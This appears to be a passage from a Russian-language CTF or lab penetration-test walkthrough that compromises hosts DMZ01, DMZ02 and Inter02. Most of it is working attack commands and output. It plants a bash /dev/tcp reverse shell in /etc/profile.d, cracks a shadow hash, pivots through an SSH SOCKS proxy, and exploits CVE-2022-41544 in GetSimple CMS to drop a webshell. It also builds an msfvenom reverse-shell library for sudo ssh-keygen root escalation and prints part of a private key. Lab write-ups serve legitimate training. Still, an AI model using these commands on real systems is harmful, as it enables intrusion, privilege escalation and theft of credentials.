-rw-r--r--.   1 root root   81 Apr  6 22:18 sh.local
-rw-r--r--.   1 root root  120 Oct 15  2022 which2.csh
-rw-r--r--.   1 root root  540 Oct 15  2022 which2.sh
You have write privileges over /etc/profile.d/
```




```
╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/etc/profile.d
/home/alex
```

Видим, что есть возможность записывать в /etc/profile.d. Кроме того, в процессах видно, что root подключается по ssh, это значит, что мы можем записать в profile новый скрипт, который исполнится после подключения:



```
2023/06/12 14:53:01 CMD: UID=0     PID=65043  | /usr/sbin/sshd -D -R
2023/06/12 14:53:01 CMD: UID=74    PID=65044  | sshd: [net]
2023/06/12 14:53:01 CMD: UID=0     PID=65045  | sshd: root [priv]
2023/06/12 14:53:01 CMD: UID=0     PID=65046  | sshd: root [priv]
```


Ждем подключения и получаем reverse shell:



```
[alex@DMZ01 profile.d]$ pwd; cat shell.sh
/etc/profile.d
#!/bin/bash
/bin/bash -i >& /dev/tcp/10.242.101.3/4445 0>&1
[alex@DMZ01 profile.d]$ 
```


```
┌──(kali㉿kali)-[~/Test1]
└─$ rlwrap nc -lvvp 4445
listening on [any] 4445 ...
172.22.37.240: inverse host lookup failed: No address associated with name
connect to [10.242.101.3] from (UNKNOWN) [172.22.37.240] 35842
bash: cannot set terminal process group (65269): Inappropriate ioctl for device
bash: no job control in this shell
bash: connect: Connection refused
bash: /dev/tcp/10.242.101.3/4445: Connection refused
[root@DMZ01 ~]# id
id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfin
[root@DMZ01 ~]# ls
ls
anaconda-ks.cfg
flag3.txt
[root@DMZ01 ~]# cat flag3.txt
cat flag3.txt
flag3_b917c0fa35ef1cd2890f526b230c48e0
[root@DMZ01 ~]# 
```

Брутим пароль из /etc/shadow на сервере DMZ01:




```
┌──(kali㉿kali)-[~/Test1]
└─$ john --format=sha512crypt ftp.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
blackrose        (william)
1g 0:00:00:00 DONE (2023-06-12 08:28) 1.176g/s 3614p/s 3614c/s 3614C/s pirate..dangerous
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Подключаемся к DMZ02 по ssh:




```
┌──(kali㉿kali)-[~/Test1]
└─$ ssh william@172.22.37.79
william@172.22.37.79's password:
Activate the web console with: systemctl enable --now cockpit.socket

Last failed login: Mon Jun 12 15:28:37 MSK 2023 from 10.242.101.3 on ssh:notty
There were 264 failed login attempts since the last successful login.
Last login: Fri Jun  9 17:07:14 2023
[william@DMZ02 ~]$ id
uid=1001(william) gid=10(wheel) groups=10(wheel) context=unconfined_u:unconfine
```

Так как мы в группе wheel, мы можем повысить привилегии:




```
[william@DMZ02 ~]$ sudo su
[sudo] password for william:
[root@DMZ02 william]# cd ~
[root@DMZ02 ~]# cat flag4.txt
flag4_0f3273c9f3a2a0256365fa09f38de235
[root@DMZ02 ~]#
```

Пробрасываем другу сеть через сервер DMZ02:



```
┌──(kali㉿kali)-[~/Test1]
└─$ ssh -D 1080 -N william@172.22.37.79
william@172.22.37.79's password:
```


Прописываем порт в /etc/proxyhcains4.conf:



```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 127.0.0.1 1080
```

Для взаимодействия с веб-сайтом необходимо прописать прокси сервер в настройках браузера.

Видим, что развернут GetSimple CMS:



Welcome to GetSimple!

Thank you for using GetSimple CMS. This is your homepage, so please change this text to be what you want.

- GetSimple CMS Documentation
  - How to Create a GetSimple Theme
- GetSimple Support Forums

Header 2

Lorem ipsum dolor sit amet, **consectetur adipiscing elit**. Donec `this is code` venenatis augue. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos himenaeos. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos himenaeos. Integer


GETSIMPLE FEATURES

- XML based data storage
- Best-in-Class User Interface
- 'Undo' protection & backups
- Easy to theme
- Great documentation
- Growing community

This is your sidebar text. Please change me in Theme -> Edit Components


Download the Latest GetSimple

Узнаем имя пользователя через просмотр файлов в вебе.
Используем exploit и загружаем shell:




```
└─$ proxychains python3 51475.py internal.appland.site / 10.14.35.79:4444 iadmin
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16

 CCC V     V EEEE      22   000   22   22       4  4  11  5555 4  4 4  4
C    V     V E        2  2 0  00 2  2 2  2      4  4 111  5    4  4 4  4
C     V   V  EEE  ───   2  0 0 0   2    2  ─── 4444  11  555  4444 4444
C      V V   E         2   00   0  2    2          4  11     5    4    4
 CCC    V    EEEE     2222  000  2222 2222         4 1l11 555     4    4

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.14.35.200:80  ...  OK
[+] the version 3.3.16 is vulnrable to CVE-2022-41544
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.14.35.200:80  ...  OK
[+] apikey obtained 12e0a36b7cd2ebfcdae500009cb81a0d
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.14.35.200:80  ...  OK
[+] csrf token obtained
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.14.35.200:80  ...  OK
[+] Shell uploaded successfully!
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.14.35.200:80  ...  OK
[+] Webshell trigged successfully!
```

Обращаемся к загруженному скрипту:




```
┌──(kali㉿kali)-[~/Test1]
└─$ proxychains curl http://internal.appland.site/shell.php
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.14.35.200:80  ...  OK
```

Получаем reverse shell:




```
[george@DMZ02 ~]$ nc -lvvp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
NCAT DEBUG: Failed to resolve default IPv6 address: Name or service not known
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.14.35.200.
Ncat: Connection from 10.14.35.200:56726.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

После того, как попали в контейнер, необходимо проверить возможные способы на выходи из контейнера. Находим в контейнере пароль:




```
pwd; ls -la; cat pass.bkp
/var/www/html/data/users
total 12
drwxrwxrwx. 2 www-data www-data  62 Jun 12 14:28 .
drwxrwxrwx. 8 www-data www-data 107 Jun 12 15:40 ..
-rwxrwxrwx. 1 www-data www-data 191 Jun 12 14:24 admin.xml
-rwxrwxrwx. 1 www-data www-data 191 Jun 12 14:25 admin.xml.reset
-rw-r--r--. 1 root     root       7 Jun 12 14:28 pass.bkp
23f4Cn
```

Пробуем подключится по ssh и получаем флаг:




```
[william@DMZ02 ~]$ ssh admin@10.14.35.200
admin@10.14.35.200's password:
[admin@Inter02 ~]$ id
uid=1000(admin) gid=1000(admin) groups=1000(admin) c
[admin@Inter02 ~]$ cat /flag5.txt
flag5_cdcb35f24630de368925d242186815f6
[admin@Inter02 ~]$ 
```

Перечисляем возможные векторы проникновения и находим запуск из-под sudo ssh-keygen:




```
[admin@Inter02 ~]$ sudo -l
Matching Defaults entries for admin on Inter02:
    !visiblepw, always_set_home, match_group_by_gid, alw
    LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION L
    XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/us

User admin may run the following commands on Inter02:
    (ALL) NOPASSWD: /usr/bin/ssh-keygen
[admin@Inter02 ~]$ 
```

Для повышения необходимо собрать библиотеку:




```
┌──(kali㉿kali)-[~/Test1]
└─$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.14.35.79 LPORT=4444 -f elf-so -o lib.so
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf-so file: 476 bytes
Saved as: lib.so
```

Повышаем привилегии с помощью `sudo ssh-keygen -D ./lib.so`




```
[admin@Inter02 ~]$ sudo ssh-keygen -D ./lib.so
```




```
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.14.35.200.
Ncat: Connection from 10.14.35.200:44514.
id
uid=0(root) gid=0(root) groups=0(root) con
cd /root
ls
anaconda-ks.cfg
flag6.txt
cat flag6.txt
flag6_64026b308953e2e61fc1b9cfb8a0bb7a
```

В системе у пользователя лежит приватный ключ:




```
cd /home
ls -la
total 0
drwxr-xr-x.  4 root   root    33 Jun 13 10:59 .
dr-xr-xr-x. 18 root   root   252 Jun 11 11:50 ..
drwx──────.  2 admin  admin  111 Jun 13 10:44 admin
drwx──────.  3 edward edward  88 Jun 13 10:59 edward
cd edward/.ssh
cat id_rsa
─────BEGIN OPENSSH PRIVATE KEY─────
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABAJ/w7pFt
6FLjGOjS97ppuQAAAAEAAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAABgQDL3dWVPrAl
